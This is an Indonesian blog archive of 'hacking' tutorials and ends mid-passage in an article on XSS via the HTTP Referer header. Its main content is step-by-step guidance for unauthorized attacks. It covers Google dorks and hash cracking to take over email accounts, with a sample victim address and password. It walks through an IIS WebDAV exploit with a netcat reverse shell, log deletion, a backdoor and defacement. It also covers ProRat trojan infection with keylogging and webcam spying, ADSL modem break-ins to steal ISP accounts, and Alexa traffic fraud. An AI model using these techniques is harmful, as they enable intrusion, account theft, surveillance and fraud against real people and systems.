Tampilkan postingan dengan label HACKING. Tampilkan semua postingan

Cara Hack HP Symbian s60v3 Dan s60v5


Cara Hack HP Symbian s60v3 Dan s60v5Mungkin sudah banyak blog yang share trik hack hp symbian s60 v3 maupun s60v5, namun berhubung ada kawan yang request hack hp symbian, jadi kangjem akan share,Hack hp symbian bertujuan untuk mengakses fitur hp secara penuh, sehingga kita tidak akan melihat lagi peringatan aplikasi unsigned, sertificate expired, aplikasi tertutup, dll
Langsung saja kita mulai langkah-langkahnya .monggooo.....
Bahan-bahan yang diperlukan untuk proses hacking symbian:
1. Install dan jalankan aplikasi x-plore 1.56 signed
2. Buka dan extact tmquarantine.zip ke C:/ dengan menggunakan x-plore
hack-01.jpg
3. Install dan jalankan Mobile Security, tekan pilihan Quarantine List, tekan lagi pilihan, dan pilih Restore, lakukan untuk semua file.
hack-02.jpg

hack-03.jpg

hack-04.jpg

hack-05.jpg
4. Keluar dari Mobile Security, kemudian hapus Mobile Security.
5. Install Rompatcher+ 3.1 Lite, kemudian aktifkan Open4all
hack-06.jpg
6. Buka Installserver pack.zip, dan pilih yang cocok dengan type hp kamu, apakah hp kamu versi 9.1 9.2 9.3 ataukah 9.4
7. Jika sudah tahu, masukan installserver ke C:/sys/bin
8. Sekarang restart hp, dan sekarang hp kamu sudah berstatus hacker

Daftar HP
Yang bisa di hack dengan menggunakan cara ini
Symbian s60v3 OS 9.2 FP2
  • LG KS10
  • LG KT610
  • LG KT615
  • Nokia 5700 XpressMusic
  • Nokia 6110 Navigator
  • Nokia 6120 classic
  • Nokia 6121 classic
  • Nokia 6124 classic
  • Nokia 6290
  • Nokia E51
  • Nokia E63
  • Nokia E66
  • Nokia E71
  • Nokia E90 Communicator
  • Nokia N76
  • Nokia N81
  • Nokia N81 8GB
  • Nokia N82
  • Nokia N95
  • Nokia N95 8GB
  • Samsung SGH-G810
  • Samsung SGH-i400
  • Samsung SGH-i408
  • Samsung SGH-i450
  • Samsung SGH-i458
  • Samsung SGH-i520
  • Samsung SGH-i550
  • Samsung SGH-i550w
  • Samsung SGH-i560
  • Samsung SGH-i568
S60v3 SymbianOS 9.1 FP1
  • Nokia 3250
  • Nokia 5500 Sport
  • Nokia E50
  • Nokia E60
  • Nokia E61
  • Nokia E61i
  • Nokia E62
  • Nokia E65
  • Nokia E70
  • Nokia N71
  • Nokia N73
  • Nokia N75
  • Nokia N77
  • Nokia N91
  • Nokia N91 8GB
  • Nokia N92
  • Nokia N93
  • Nokia N93i
  • Samsung SGH-i570
S60v3 FP2 (Feature Pack 2) 
(v3.2) SymbianOS 9.3
  • Nokia 5320 XpressMusic
  • Nokia 5630 XpressMusic
  • Nokia 5730 XpressMusic
  • Nokia 6210 Navigator
  • Nokia 6220 classic
  • Nokia 6650 fold
  • Nokia 6710 Navigator
  • Nokia 6720 classic
  • Nokia 6730 classic
  • Nokia 6760 slide
  • Nokia 6790 Surge
  • Nokia E52
  • Nokia E55
  • Nokia E710
  • Nokia E72
  • Nokia E75
  • Nokia N78
  • Nokia N79
  • Nokia N85
  • Nokia N86 8MP
  • Nokia N96
  • Samsung GT-i8510 (INNOV
  • Samsung GT-I7110 Samsung SGH-L870 
S60v5 (Corresponds to Symbian^1) 
(v5.0) Symbian OS 9.4
  • Nokia 5800 XpressMusic
  • Nokia 5800 Navigation Edition
  • Nokia 5530 XpressMusic
  • Nokia 5230
  • Nokia N97
  • Nokia N97 mini
  • Nokia X6
  • Samsung i8910 Omnia HD
  • Sony Ericsson Satio


Sumber

Tutorial Hacking Email – Hotmail Yahoo Gmail

Ane cuma mau share tutor cupu nih,…
Cuma share aja ,…..
Berikut POC + PICT nya jadi gak ada yang protes minta POC sama PICT
Btw langsung saja ke TKP :
Hari ini ane akan menunjukkan kepada Anda cara hack account email menggunakan beberapa Dorks google khusus, ingat google adalah teman kita.
Persyaratan:

Google Dorks:

ext:sql intext:@hotmail.com intext:e10adc3949ba59abbe56e057f20f883e
ext:sql intext:"INSERT INTO" intext:@hotmail.com intextpassword
Quote:ext:sql intext:@hotmail.com intextpassword
Quote:ext:sql intext:@hotmail.com
Online Hash Cracker:
http://md5crack.com/
Ok mari kita mulai:
Mari kita pergi ke http://www.google.com dan copy paste kan dork yang ane share,…..dan cari salah satu situs di sana buat korban
Hack Email Hotmail
Pilih salah satu halaman ditampilkan, seperti yang Anda lihat sekarang kita memiliki banyak account email + hash
Hack Gmail - Hacking Email
Saya memilih account acak
zhaokailun92@yahoo.com.cn
d2491b289b6be1fd0bb0c8d60 e053d3d
Kita buka MD5 Cracker Hash, Bisa Disini: http://md5crack.com , atau anda bisa cari di google tools untuk Crack MD5 password, banyak bertebaran.
Kemudian masukkan hashnya ke tools MD5 online Cracker, jadi seperti gambar berikut:
Hacking Yahoo EMail
Seperti yang Anda lihat kita dapat menghack account yang kita tuju
Email: zhaokailun92 @ yahoo. com.cn
Password: 09920707
Ets, bersenang-senang dan menikmati akun tak terbatas ,…btw jgn hack email ane yahh cuma numpang share aja kok ,…
Tutor nya jga baru ane pelajari jadi jika ada yang salah maafin yoo..

Tutorial Hacking Dengan IIS


Pertama-tama sebelum melakukan, biar saya jelaskan kepada anda bahwa hacking atau deface menggunakan suatu exploit yang sudah ada di internet hanya akan menjadikan anda seorang lamer atau perusak. Anda seringkali mendapati orang-orang ini melakukan deface terhadap ratusan situs. Nah, mereka ini bukanlah hacker, melainkan script kiddies, karena mereka menggunakan code yang dibuat orang lain untuk mendeface situs. Hacker yang sejati adalah orang yang menciptakan code exploit dalam ‘0 day’. Dan saya sarankan kepada anda agar JANGAN PERNAH MENJADI SCRIPT KIDDIES untuk memperoleh sedikit ketenaran dan merasa bangga dengan hal tersebut!!!

2) Adanya Celah Keamanan
Ok cukup sudah !! Mari dimulai. Pertamakali tujuan kita untuk melakukan penetrasi adalah menemukan suatu hole. Webserver IIS berisikan banyak celah keamanan yang jika dieksploitasi dengan sesuai dapat memberikan seorang hacker kendali penuh atas sistem tersebut. Celah keamanan yang umum adalah buffer overflow, yakni mengeksploitasi format string. Apakah “Buffer Overflow” itu adalah soal yang lain dan memerlukan artikel tersendiri. Atau lebih baik silakan anda baca terbitan Phrack 49 (www.phrack.com) dengan judul “Smashing The Stack For Fun and Profit”. Disana istilah buffer overflow dijelaskan berdasarkan sudut pandang Linux.
Ok, karena webserver IIS menyimpan banyak celah keamanan eksploitasi buffer overflow. Hanya dalam 2 tahun terakhir ini e-eye digital defence team (http://www.eeye.com/) melaporkan adanya buffer overflow pada seluruh ekstensi ISAPI pada IIS Webserver.
Sebagai contoh suatu request http://www.iissite.com/a.idq?aaaaaaaaaaaaaaaaaa….aaaa
Sekarang, kapanpun webserver iis mendapatkan request berupa file seperti .idq atau .asp dsb selain .html request dipenuhi oleh file .dll yang spesifik pada webserver. Namun jika seorang hacker mengirimkan request berupa string panjang dari aaa dan mencari angka yang tepat dimana suatu buffer overflow terjadi, maka dia dapat menyesuaikan shell code ditempat tersebut dan menyebabkan shell codenya dieksekusi pada remote machine.
Catatan: Suatu shell code merupakan kode assembly yang memberikan command prompt pada Win 2000 dan shell jika pada Linux.
Tapi saat pertanyaan diajukan mengenai hacking website, kita memerlukan penemuan bug sebelumnya. Kaerna kebanyakan server yang dipatch untuk bug yang ditemukan sebelumnya. Pada dasarnya bug .idq ditemukan dua tahun terakhir tidak akan bekerja hari ini karena kebanyakan server Win 2000 telah dipatch dengan service pack sp3, sp4. Jadi saat ini yang kita perlukan adalah bug terakhir atau dalam dunia perhackingan dinamakan dengan “0day exploit”. Tempat terbaik untuk mencari exploit adalah www.packetstormsecurity.nl, situs ini secara konsisten memuat exploit, code, advisory yang terbaru. Tempat lainnya seperti www.k-otic.com/exploit atau cara terbaik adalah mencari dibagian 0day exploit pada situs kami www.hackersprogrammers.com. Sekarang ini sangat banyak 0day yang sengaja tidak pernah dipublikasikan!!! Dan hanya ditujukan untuk komunitas underground atau orang-orang tertentu yang dikenal sebagai hacker. Untuk mendapatkan exploit yang baik, anda perlu mengadakan kontak dengan hacker yang baik dan berbakat di internet. Dan pilihan terbaik adalah code yang anda buat sendiri (jika anda mampu) maka dengan ini anda mampu menghack berbagai webserver IIS di seluruh dunia!!! J
3) Mengeksploitasi celah keamanan dan Mengendalikan webserver
Ini bagian yang paling menarik. Compile code exploit anda dengan Visual C++ jika berupa kode win c atau gunakan gcc jika berupa kode linux. Jika anda tidak mengetahui hal ini, lebih baik mendownload exploit berbasis GUI dari internet (ini semakin menunjukkan bahwa anda seorang lamer). OK, sekarang sebagai contoh exploit webdave ntdll.dll yang ditemukan 3-4 bulan terakhir. Masih banyaknya server yang vulnerable untuk ini. Terakhir saat salya menuliskan artikel ini ditemukan bug terbaru berupa RPC DCOM oleh LSD. Namun bug RPC DCOM tidak akan bekerja dalam kasus ini karena firewall pada server akan memblok seluruh packet terhadap port 135. Setelah anda melihat-lihat webdave exploit, downloadlah exploit Kralor Webdave. Compile dan download exploit kralor yang berbasis GUI. Shellcode ini berupa jenis yang spesifik. Shellcode yang digunakan  exploit Kralor memberikan suatu reverse shell. Artinya setelah berhasil mengeksploitasi server tersebut akan terhubung ke computer anda melalui suatu command shell!!! Jadi anda memerlukan netcat listener untuk ‘mendengar’ port spesifik pada computer anda. Download tool netcat dari internet dan masuk ke DOS prompt, ketik sebagai berikut:
D:\nc>nc -Lvp 6666
Listening on [any] 6666 ….
Well, sekarang computer beraksi sebagai suatu server di port 6666 dan listening terhadap berbagai incoming request. Sekarang compile exploit kralor atau gunakan yang berbasis GUI, kemudian masuk ke DOS prompt dan ketik.
D:\vcproject\webdave\debug>web.exe
[Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt]
www.coromputer.net && undernet #coromputer
syntax: D:\WEB.EXE [padding]
Cool !!!  Jadi apa yang harus anda lakukan? Masih bingung? OK, saya sarankan, jika anda ingin menghack suatu server, carilah ip dengan melakukan ping dari DOS. Misalkan ip 123.123.123.123 dan ip kita 200.200.200.200. Pastikan netcat menjalankan beberapa port seperti 6666 dan ketik perintah pada Dos Prompt yang baru:
D:\vcproject\webdave\debug>web.exe  123.123.123.123  200.200.200.200  6666
Terdapat padding bit yang berbeda. Dalam kasus exploit berbasis GUI dapat melakukannya sendiri, atau membaca kometar dalam exploit tersebut untuk mendapatkan suatu ide mengenai apa padding bit tersebut dan bagaimana cara menggunakannya. Setelah berhasil mengeksploitasi anda akan mendapatkan shell pada netcat listener anda.
D:\nc>nc -Lvp 6666
Listening on [any] 6666 ….
connect to 200.200.200.200 from 123.123.123.123
Microsoft(R) Windows 2000
(C)Copyright Microsoft Corp 1981-2000.
C:\winnt\system32>
Selamat!! Jadi anda berhasil mengeksploitasi bug ntdll.dll pada remote server. Command prompt telah kita dapatkan pada netcat listener yang merupakan command prompt pada remote server.
4) Apa yang harus dilakuklansetelah melakukan hacking suatu server?
Pertama kali yang terpenting yang harus dilakukan setelah melakukan hacking berbagai server di dunia internet adalah menghapus log tersebut. Setelah kita memiliki HTTP Port 80 untuk menghack, kita perlu menghapus log IIS. Direktorinya dalam hal ini ada di C:\winnt\system32\logfiles . Jadi pada shell tersebut anda tinggal mengetik.
C:\winnt\system32> rmdir /s /q logfiles
Yang menghapus direktori log file, file dan folder yang terdapat dalam direktori tersebut.
Catatan: Ini merupakan cara yang buruk dalam menghapus file log. Admin dapat langsung mengetahui bahwa seseorang telah menghacking servernya. Cara lain yang terbaik adalah masuk kedalam direktori logfile dan cari file log yang spesifik dan menghapus hanya pada baris ayng berisikan ip anda.
Sekarang, setelah megnhapus log file. Anda dapat bermain-main dengan server tersebut. Seluruh server berada dalam kendali anda. Hal terbaik adalah menginstall suatu backdoor pada server tersebut. Membua backdoor senfiri atau sebagai gantinya mengupload netcat apda server tersebut dan menjadinnya listen pada beberapa port yang spesifik dan anda juga dapat menambahkan entri dalam registri jadi dapat tetap dalam keadaan listening bahkan setelah server tersebut direstart.
Langkah berikutnya, misalkan anda ingin mendeface situs tersebut, maka carilah direktori webrootnya. Direktori default biasanya adalah  C:\inetpub\wwwroot, disana anda akan menemukan file seperti index.html, index.asp, default.html dan file-file lain seperti itu. Jika ada, maka anda sudah berada pada direktori yang dimaksud. Sekarang tinggal membackup file index.html nya. Perintahnya adalah sebagai berikut:
C:\inetpub\wwwroot> copy index.html indexold.html
C:\inetpub\wwwroot> echo defaced by Chintan Trivedi > index.html
Wah !! Akhirnya anda berhasil mendeface situs tersebut. Jika anda ingin mengupload file anda sendiri ke server tersebut, maka anda harus memiliki TFTP server pada sistem anda. Jalankan dan ketik ketik perintah remote shell berikut:
C:\inetpub\wwwroot> tftp 200.200.200.200 GET index.html
Perintah ini akan mengupload file index.html anda ke web server. Oh ya, contoh diatas dengan anggapan 200.200.200.200 menjadi ip anda. Dan ingatlah mengenai satu hal penting. Webdave exploit dapat menyebabkan crash pada server IIS. Jadi situs tidak akan terbuka dan anda tidak dapat melihat halaman yang terdeface L Jangan khawatir, ada cara untuk merestart IIS pada remote system tersebut, yaitu:
C:\inetpub\wwwroot> iisreset /restart /rebootonerror /timeout:100
Tunggulah sebentar dan bukalah situs tersebut, misalnya www.target.com dan lihat halaman yang telah anda deface!!! Nah ini semua hanyalah satu contoh hacking webserver menggunakan webdave exploit. Terus memperbarui sesi 0day anda di www.hackersprogrammers.com dengan 0day exploit terbaru. Setiap exploit bekerja dengan caranya masing-masing. Anda dapat melihat penjelasan yang tersedia pada exploit tersebut jika anda bukan seorang script kiddie.
5) Kesimpulan
Hal yang perlu saya katakan kepada anda bahwa hacking atau mendeface melalui exploit ‘siap-pakai’ yang tersedia di internet ad`lah tindakan merusak. Janganlah dilakukan terus menerus. Melakukan hacking suatu server hanya jika anda memang memiliki alasan kuat untuk melakukannya dan anda benar-benar mengetahui apa yang sedang anda lakukan. Jika anda melakukan hacking secara membabi-buta anda hanya akan menyebabkan berbagai kerusakan, kebencian dan tidak memahami bagaimana dunia ini bekerja.
Dan untuk admin: jika anda ingin melindungi server anda dari hacker, maka langkah terbaik adalah tetap mengupdate dengan service pack terakhir yang disediakan oleh Microsoft. Kedua, kapanpun server anda dihack atau terdeface, silakan periksa pada sistem anda, apakah telah terinstall backdoor, rootkit. Kalau ada, hapuslah. Ketiga menjaga direktori file log dari seseorang yang tidak berhak. IIS menyediakan fasilitas untuk mengubah direktori file log. Tapi dalam berbagai kasus, tetap saja pencegahan jauh lebih baik daripada penyembuhan.

Tutorial Hacking Dengan PRORAT


Kali ini mari kita bermain dengan salah satu tools hacking,yaitu prorat.
Tools buatan orang Turkey ini sangat luar biasa, tools ini berfungsi untuk menyusup ke komputer orang lain. Caranya sangat gampang dan mudah sekali, tinggal kita mengetahui IP dan Port komputer korban, maka kita dapat langsung menginfeksinya.
A. Cara penggunaan ProRat
1. Pertama kali kita harus mengetahui terlebih dahulu IP dan Port korban yang terbuka. Kita dapat melakukannya dengan cara manual atau juga dengan bantuan Ports Scanner. download di sini


Dari gambar diatas kita mengetahui semua IP komputer yang aktif dan Port mana saja yang terbuka. Yang akan dijadikan korban pada percobaan kita kali ini adalah komputer dengan IP 192.162.10.233.
2. Langkah selanjutnya yaitu kita jalankan ProRat, tools ini dapat di download di sini . Sebelumnya matiin dulu Anti Virus kamu (disable), karena ProRat akan terdeteksi sebagai virus. Padahal dia tidak berbahaya bagi komputer kita. Setelah itu isikan IP korban pada form IP dan Portnya (default 5110).

Apabila kita klik tombol Connect maka koneksi ke komputer korban belum bisa, karena komputer korban belum kita infeksi. Untuk menginfeksi komputer korban kita terlebih dahulu membuat server yang akan dijalankan pada komputer korban. Caranya klik tombol Create – Create Prorat Server. Lalu muncul tampilan Notifications :

Centang pilihan Use Proconnective Notifications dan isi IP(DNS)Address dengan IP kita. Pada tab General Setting kita isikan Server Port (default 5110), Server Password dan Victim Name.

Pada tab Bind with File kita dapat menyusupkan file yang akan dijalankan bersama Server. Extensi file bebas.

Selanjutnya adalah tab Server Extension, ada beberapa pilihan extensi server. Kita pilih yang berekstensi .Exe.

Untuk membuat icon server kita klik tab Server Icon, pilih icon apa saja yang kamu inginkan.

Langkah terakhir dari pembuatan server ini adalah klik Create Server.

Setelah berhasil, akan tampil :

3. Kita tinggal menjalankan Server tersebut dikomputer korban. Caranya terserah kamu… mau disusupkan diam-diam atau memakai teknik Social Engineering dan juga dapat kamu infeksikan langsung pada komputer tersebut (kalo bias sihh).
4. Setelah Server tersebut berhasil berjalan pada komputer korban, maka kita langsung mencoba mengkoneksikannya dengan komputer kita.
5. Untuk koneksi kita dapat menggunakan ProConnective atau langsung mengetikkan IP address dan Port komputer korban. ProConnective adalah tools bawaan dari ProRat yang berfungsi sebagai Bridge (jembatan koneksi) antara komputer server dan komputer client (korban). Akan nampak IP korban apabila dia sedang on.

6. Setelah berhasil melakukan koneksi ke komputer korban maka status dari ProRat akan berubah dari Disconnected ke Connected

7. Nah…saatnya kita bermain. Ada banyak hal yang dapat kita lakukan pada komputer korban seperti mengetahui informasi dari PC, mengirimkan pesan error, mematikan komputer, mengunci mouse, membuka CD-ROM atau bahkan memotret wajah korban .
8. Sekarang kita akan melihat PC info korban :

Dari gambar diatas kita dapat melihat informasi yang dimiliki dari komputer korban.
9. Kita juga dapat mengirimkan pesan error palsu ke komputer korban :

10. Memasang Keylogger.

11. Dan yang paling seru adalah melihat wajah dari korban yang kita hack.

Bagaimana seru kan? Itu masih sebagian kecil dari kegunaan ProRat masih banyak lagi fungsi lainnya, seperti memformat hardisk milik korban, mengacaukan registry, mencuri data-data penting dan lain sebagainya. Akan tetapi, dalam pembahasan kita kali ini kita cukupkan sekian saja ya. Ok !
Gunakan dengan baik ya…
B. Cara Pencegahan
1. Update selalu Anti Virus anda agar mampu mendeteksi adanya infeksi dari ProRat. Biasanya server ProRat terdeteksi sebagai
Trojan.Dropper.Prorat.DZ.29, Dropped:Backdoor.Prorat.DZ.
2. Pasanglah Anti Prorat, anda bisa mendownloadnya di sini.
Selamat mencoba…

Tutorial Hacking Modem ADSL dan Account Speedy


Buka aplikasi mIRC? pilih server Dalnet? dan koneksikan. Kemudian join di beberapa channel itu terserah anda, dalam hal ini gw mencari target di channel #balikpapan dan #samarinda. Sesudah anda join klik Dalnet Status, kemudian ketikkan perintah ?/who #nama channel? tanpa tanda petik. Maka akan timbul beberapa teks. Biasanya IP dari Telkom Speedy angka awalnya adalah 125.xxx.xxx.xxx, IP inilah yang akan menjadi target scanning. Lihat gambar dibawah ini.

Image

Langkah Kedua
Buka aplikasi Advanced Port Scanner v1.0 Beta 1, kemudian cari sebuah IP contoh 125.160.33.41 ini merupakan sebuah IP TelkomSpeedy. Tetapi bukan IP itu yang akan kita scanning melainkan mengambil range IP dari 125.160.33.1-125.160.33.255, jadi angka yang diambil hanya 125.160.33. bukan 125.160.33.41 dan range yang dipake dari 1-255. Lihat hasil dari scanning tersebut.

Image

Langkah Ketiga
Tes IP tersebut dengan menggunakan web browser, disini gw memakai Mozilla Firefox kemudian masukan IP tersebut. apabila timbul pop up login berarti modem ADSL tersebut bisa di remote dari luar. Selanjutnya berbekal kemampuan untuk menembus password dari modem sebaiknya anda mencari tutorial mengenai beberapa password default sebuah modem dengan merk-merk yang berbeda..

Image

Gambar diatas merupakan login dari modem PROLINK type H9200.

Image

Ini merupakan tampilan dari modem Prolink H920. Kemudian Pada kolom WAN Interfaces klik ppp-0 seperti yang terlihat pada gambar. Kemudian klik edit untuk melihat konfigurasi dari modem sekaligus untuk mencari account telkomspeedy.

Image

Maka kita akan melihat tampilan seperti dibawah ini:

Image

Untuk melihat password, cukup dengan klik kanan pada pop up diatas view page source. Kemudian cari kata passwd. Lihat hasil pada gambar berikut:

Image

Dari hasil diatas dapat dicoba di situs TelkomSpeedy untuk menguji account yang telah gw dapat. Accountnya adalah161101201848@telkom.net dan passnya tetap saya hidden kan demi menjaga privacy yang punya account.

Image

Image

Semua ini merupakan pembelajaran mengenai dunia hacking, penulis tidak bertanggung jawab atas kerusakan yang terjadi akibat penyalahgunaan artikel ini.

Hacking Password Folderlock 5.6.3


Tadi gw dapet panggilan masuk dari seorang sahabat, setelah basa-basi dia nanya kabar ini dan itu ternyata intinya cuma satu, dia minta tolong cariin software pembobol Folder Lock buat buka data skripsinya yg udah dia Lock pake folder lock, soalnya dia lupa passwordnya.  gw jadi teringat tutorial jebol folder Lock yg pernah gw simpan di notebook gw. Sekalian Iseng2 berbagi ama temen2 di blog ini yg  belum tau teknik ini, jadi mohon maaf klo postingan ini terlihat basi… wkwkwkw….(yg udah tau gak usah baca…)
To the Point:

1. Buka folder yg udah di proteksi ama Folder Lock dan coba masukin sembarang password
2. Biarin Folder Lock menunggu, buka regedit “hkey_local _machinesoftwarefolder lock, “bar code”
3. Ganti nama “bar code” menjadi “bar codet”
4. Sekarang kembali ke Folder Lock dan masukin password terserah apa aja
5. Lalu Klik “ok” dan mudah mudahan Folder Lock sudah bisa di Akses.
Semoga Bermanfaat, setidaknya sebagai bahan pengingat ilmu2 kita yg udah hilang….

Hacking Trafik Alexa dengan Smart Click


NOTE: saya tidak manganjurkan anda untuk menggunakan cara ini..
dengan kata lain jika pengunjung blog kita banyak maka trafik rank alexa kita akan tinggi. Pertanyaannya sekarang bagaimana untuk menaikkan trafik rank alexa dengan cepat terutama untuk blog baru. Tinggi atau rendahnya rank alexa kita ditentukan oleh pengujung unik yang datang ke blog kita, Jika anda ingin bersabar untuk menaikkan rank alexa anda bisa baca artikel saya sebelumnya " menaikkan pagerank alexa ",tetapi tapi ada baikknya menggabungkan cara yang sebelumnya dengan cara hacking alexa berikut ini.


Hacking trafik alexa atau gampangnya cara cepat untuk menaikkan rank alexa bisa dilakukan dengan cara mengirimkan anonymous IP secara random ke Blog kita. Alexa akan menghitungg beberapa IP yang masuk ke Blog kita dan mencatat nya sebagai kunjungan oleh orang lain.IP secara random ataupun beurutan yang kita masukkan ke Blog akan dicatat sebagai trafik yang masuk. Kita bisa memasukkan dan seolah-olah membuat Ribuan trafik yang masuk ke Blog kita.
Hal utama yang harus disiapkan adalah software auto click ( download disini ). Dengan software ini kita bisa menggunakan fasilitas "smartClik". yaitu merekam posisi link target yang sudah kita tentukan kemudian software akan melakukan auto click secara otomatis dengan setingan waktu yang bisa kita tentukan sesuai kebutuhan ( baca panduannya di menu help, software ini cukup simple dan mudah digunakan ) . Setelah software siap sekarang kita buka situs web proxy ( pakai web proxy yang ini saja http://proxy2.info/ ) atau bisa pakai proxy lain tidak apa-apa.

Setelah Anda membuka http://proxy2.info/, masukkan URL blog Anda kedalam "form browse". Setelah Blog Anda terbuka. Perhatikan link "Clear Cookies" di pojok kanan atas web tersebut. Aktifkan Auto "SmartClick" pada software autoclick. Drag dan Rekam posisi link "Clear Cookies". Seting durasi click sesuai dengan kebutuhan Anda. Jalankan AutoClick.

Anda bisa menggunakan banyak web proxy sesuai dengan keinginan Anda. Durasi click bisa disesuikan dengan kecepatan koneksi Anda. Lebih baik berikan durasi 4 menit untuk mereload ulang Blog Anda. Berikan refresh pada saat-saat tertentu agar blog dapat ter-reload dengan baik. Dengan melakukan clear Cookies maka secara otomatis web proxy akan merubah IP nya,karena kita me-reload blog secara berulang-ulang maka seakan kita memasukkan banyak trafik dengan IP yang berlainan pada waktu yang sama.

Saran saya sebelum melakukan ini lepas dulu google adsense yang ada di blog anda karena bisa dikira nyepam pahal emg "ia" dan juga jangan login blogger dulu .

Tips trik cara Hacking Ziddu


Ziddu sebagai file hosting / file sharing di internet memiliki popularitasnya tersendiri. Pengguna ziddu memilih menyimpan filenya disana karena ada fasilitas Pay Per Download (PPD). Walaupun nilai earning yang diberikan tidak begitu besar, yaitu $1 per 1000 download file yang dilakukan atau $0,1 setiap pengguna baru yang terdaftar melalui link refferal di bawah kita. Berikut beberapa tips hacking ziddu yang dapat kamu cobakan untuk memaksimalkan hasil pencarian:


1. Menghilangkan iklan pop-up ziddu


Setiap kali memasukan code captcha (Completely Automated Public Turing test to tell Computers and Humans Apart) atau melakukan klik tombol Downloads, ziddu akan menampilkan pop- up iklan hampir satu halaman penuh. Cukup mengganggu menurut saya. Untuk menghilangkanya, lakukan sedikit pengaturan browser yang anda gunakan (saya asumsikan anda menggunakan Mozilla). 

Klik Tools - Content. Hilangkan tanda centang Enable JavaScript dan Enable Java. Coba lakukan download kembali, saya jamin pop-up iklan tidak akan ditampilkan kembali.


2. Teknik mencari file di Ziddu


Tidak seperti 4shared, rapidshare atau megaupload yang menyediakan fasilitas atau tools pencarian file. Ziddu tidak memiliki fasilitas search file sehingga tidak memungkinkan untuk mencari file yang tersedia di database ziddu. 

Namun tidak perlu kuatir, Mesin pencari menyediakan fasilitas pencarian ini dengan sangat mudah. Caranya buka halaman mesin pencari anda (google). Gunakan kata kunci "site:ziddu.com nama_file" (tanpa tanda petik). Misalnya anda mencari script affiliate populer SMUO, maka ketiksite:ziddu.com smuo


3. Melihat seluruh link download ziddu


Hacking ziddu ketiga ini yang tidak kalah menarik. Saya temukan saat tidak sengaja mencari file dengan teknik hacking ziddu no.2 di atas. Saya menemukan link berbeda dari link download ziddu biasanya. Kira-kira seperti ini http://www.ziddu.com/root/urllist17.txt 

Coba anda copy-pastekan link tersebut di browser kemudian lihat hasilnya. Apa yang terjadi? ternyata akan ditampilkan ribuan link download ziddu. Baru saya sadari ternyata daftar link download ziddu terletak di dalam folder root dengan format nama urllistxx.txt. XX adalah daftar file database yang ada, tersedia dari 01 - 150 untuk saat ini. 


Jadi kalau anda berminat memiliki database link download ziddu, coba download saja koleksi file database tersebut menggunakan software download misalnya Internet Download Manajer. Anda bisa memiliki library link download ziddu semuanya. He..he


Selamat Mencoba

Injecting Code via Http Header


Klien sebagai pengirim request memiliki kontrol penuh atas apa saja data yang dikirimkan ke server. Bila server lalai melakukan validasi input maka akibatnya bisa berbahaya. Umumnya attacker melakukan injeksi  melalui parameter pada GET atau form data pada POST. Padahal banyak jalan masuk lain yang bisa dicoba untuk menyerang server. Kali ini saya akan jelaskan bagaimana melakukan serangan XSS dan SQL injection dengan mengirimkan malicious tag/sql lewat header http.


Referer Header
Header ini berguna untuk menunjukkan dari mana request dilakukan. Contohnya ketika seseorang membuka halaman A, di dalamnya mengandung gambar yang lokasinya di B, maka browser akan me-request image di B dengan menambahkan referer header berisi url A. Header referer ini bisa dimanfaatkan untuk mencuri sessionid bila session id ditaruh di URL seperti pada webmail telkom.net/plasa.com. Tapi kali ini fokus kita adalah tentang injection bukan session hijacking, lain kali saya akan bahas di artikel khusus tentang itu.
Untuk melihat bagaimana header referer dipakai dalam request, saya gunakan contoh ipmonkey.com yang dibuka dengan browser Firefox+Live Http Header addon. Pada halaman ipmonkey.com ada image tag yang URLnya adalah ipmonkey.com/ipmonkey.gif. Karena image tersebut berada pada URL www.ipmonkey.com, maka request image tersebut ditambahkan referer header berisi url http://www.ipmonkey.com.


http://www.ipmonkey.com/ipmonkey.gif
 
GET /ipmonkey.gif HTTP/1.1
Host: www.ipmonkey.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.ipmonkey.com/

XSS bisa dilakukan dengan memasukkan script atau tag html di header ini. Bila ada web application yang menampilkan isi header referer tanpa di-filter, maka code xss kita berhasil diinjeksi. Sebagai contoh bisa dicoba di web http://pgl.yoyo.org/http/browser-headers.php. Web itu menampilkan header http tanpa difilter. Bagaimana cara menginjeksi header referer? Saya menggunakan addon Modify Header di Firefox. Coba tambahkan header Referer yang berisi javascript seperti pada gambar di bawah ini:
add referer header

add referer header
Setelah header referer ditambahkan, ketika saya coba mengakses web http://pgl.yoyo.org/http/browser-headers.php, maka javascript saya akan dieksekusi browser, hasilnya seperti pada gambar berikut:
xssed
xssed

Failed Attack on Feedjit
Lho kalau begitu kan serangan ini tidak ada gunanya karena harus mengubah header referer dulu, jadi cuma bisa xss di browser sendiri dong? Bagaimana caranya agar serangan jenis ini bisa menyerang orang lain? Agar serangan ini bisa berakibat ke orang lain, maka web application yang diserang haruslah menyimpan header referer pengunjungnya kemudian menampilkannya di halaman webnya.

feedjit widget

feedjit widget
Saya belum menemukan contoh web yang menyimpan header referer pengunjung dan menampilkannya kembali dalam bentuk list. Namun agar bisa terbayang, saya gunakan contoh hipotetis saja Feedjit.com. Ingat, Feedjit tidak vulnerable terhadap serangan ini, jadi saya akan berikan contoh serangan xss saya yang gagal di feedjit sehingga anda bisa terbayang bagaimana akibatnya bila serangan itu berhasil.
Ada 3 hal penting yang ditampikan feedjit dalam widgetnya, yaitu:
  1. Daerah asal, yang ditunjukkan dengan bendera negara dan kotanya.
  2. Dari mana asal request berasa yang ditunjukkan dengan kalimat “arrived from”.
  3. Halaman apa yang sedang dibaca.
Dari ketiga elemen tersebut yang bisa kita kendalikan adalah asal request dan apa yang sedang dibaca. Sedangkan daerah asal ditentukan oleh IP address yang tidak bisa kita kendalikan. Kita mungkin bisa membuat kita tampak dari negara lain dengan proxy, tapi tetap saja yang muncul adalah bendera dan kota yang sudah fixed.
Sekarang saya coba untuk menginjeksi tag html melalui header referer dengan harapan akan muncul di widget tersebut. Pertama saya ubah dulu header referer dari addon Modify Header, kemudian saya klik salah astu artikel di ilmuhacking.com. Request yang terjadi yang disniff dengan Live http header adalah:


